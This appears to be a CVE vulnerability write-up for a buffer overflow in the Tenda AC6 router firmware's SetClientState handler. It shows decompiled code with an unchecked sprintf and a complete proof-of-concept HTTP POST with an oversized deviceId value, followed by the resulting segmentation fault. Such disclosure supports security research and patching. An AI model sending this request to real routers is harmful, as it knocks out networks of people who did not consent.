⌥ main ▾   ···

CVE-vulns / **tenda_ac6** / **formSetClientState_deviceId** / **formSetClientState_deviceId.md**

Haizhen Qi(祁海珍) update images in formSetClientState_*   ⟲ History

👥 0 contributors

☰ 45 lines (30 sloc)   28.5 KB   ···

Tenda AC6V1.0 V15.03.05.19 was discovered to contain a buffer overflow via the deviceId parameter in the formSetClientState function.

Description

`Tenda` Router **AC6V1.0 V15.03.05.19** was discovered to contain a buffer overflow in the `httpd` module when handling `/goform/SetClientState` request.

Firmware information

- Manufacturer's address: https://www.tenda.com.cn/

- Firmware download address : https://www.tenda.com.cn/download/detail-2681.html

Affected version

Vulnerability details

This vulnerability lies in the `/goform/SetClientState` page, The details are shown below:

```
  1  int __fastcall formSetClientState(int a1)
  2  {
  3    int v2; // r0
  4    int v4; // [sp+1Ch] [bp-248h] BYREF
  5    int v5[8]; // [sp+20h] [bp-244h] BYREF
  6    char s[512]; // [sp+40h] [bp-224h] BYREF
  7    int v7; // [sp+240h] [bp-24h]
  8    int v8; // [sp+244h] [bp-20h]
  9    const char *deviceId_value; // [sp+248h] [bp-1Ch]
 10    const char *limitSpeedUp_value; // [sp+24Ch] [bp-18h]
 11    const char *limitSpeed_value; // [sp+250h] [bp-14h]
 12    char *limitEn_value; // [sp+254h] [bp-10h]
 13
 14    limitEn_value = 0;
 15    limitSpeed_value = 0;
 16    limitSpeedUp_value = 0;
 17    deviceId_value = 0;
 18    memset(s, 0, sizeof(s));
 19    memset(v5, 0, sizeof(v5));
 20    v8 = 0;
 21    v7 = 1;
 22    deviceId_value = (const char *)get_value_from_web(a1, (int)"deviceId", (int)&unk_DE6EC);
 23    limitEn_value = (char *)get_value_from_web(a1, (int)"limitEn", (int)"0");
 24    limitSpeed_value = (const char *)get_value_from_web(a1, (int)"limitSpeed", (int)"0");
 25    limitSpeedUp_value = (const char *)get_value_from_web(a1, (int)"limitSpeedUp", (int)"0");
 26    if ( deviceId_value )
 27    {
 28      if ( sub_7D1A8(deviceId_value, &v4) == 1 )
 29      {
 30        v8 = 1;
 31        sprintf((char *)v5, "{\"errCode\":%d}", 1);
 32        return sub_9C66C(a1, (const char *)v5);
 33      }
 34      else
 35      {
 36        if ( atoi(limitEn_value) )
 37        {
 38          v2 = atoi(limitEn_value);
 39          sprintf(s, "%d;%s;%s;%s", v2, deviceId_value, limitSpeedUp_value, limitSpeed_value);
 40          v7 = sub_7C930(v4, s);
 41          if ( v7 || !CommitCfm(0) )
 42            v7 = 1;
 43          else
 44            doSystemCmd("cfm Post netctrl %d?op=%d", 15, 6);
 45        }
 46        else
 47        {
 48          v7 = sub_7CA0C(v4);
 49          if ( v7 || !CommitCfm(0) )
 50            v7 = 1;
 51          else
 52            doSystemCmd("cfm Post netctrl %d?op=%d", 15, 5);
```

POC

This POC can result in a Dos.

```
POST /goform/SetClientState HTTP/1.1
Host: 192.168.204.133
Content-Length: 27893
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.204.133
Referer: http://192.168.204.133/parental_control.html?random=0.7058891673130268&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=iqb1qw; bLanguage=cn
Connection: close

limitEn=1&limitSpeedUp=a&limitSpeed=a&deviceId=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Connect to server failed.
Unsupported setsockopt level=1 optname=13
Segmentation fault (core dumped)
```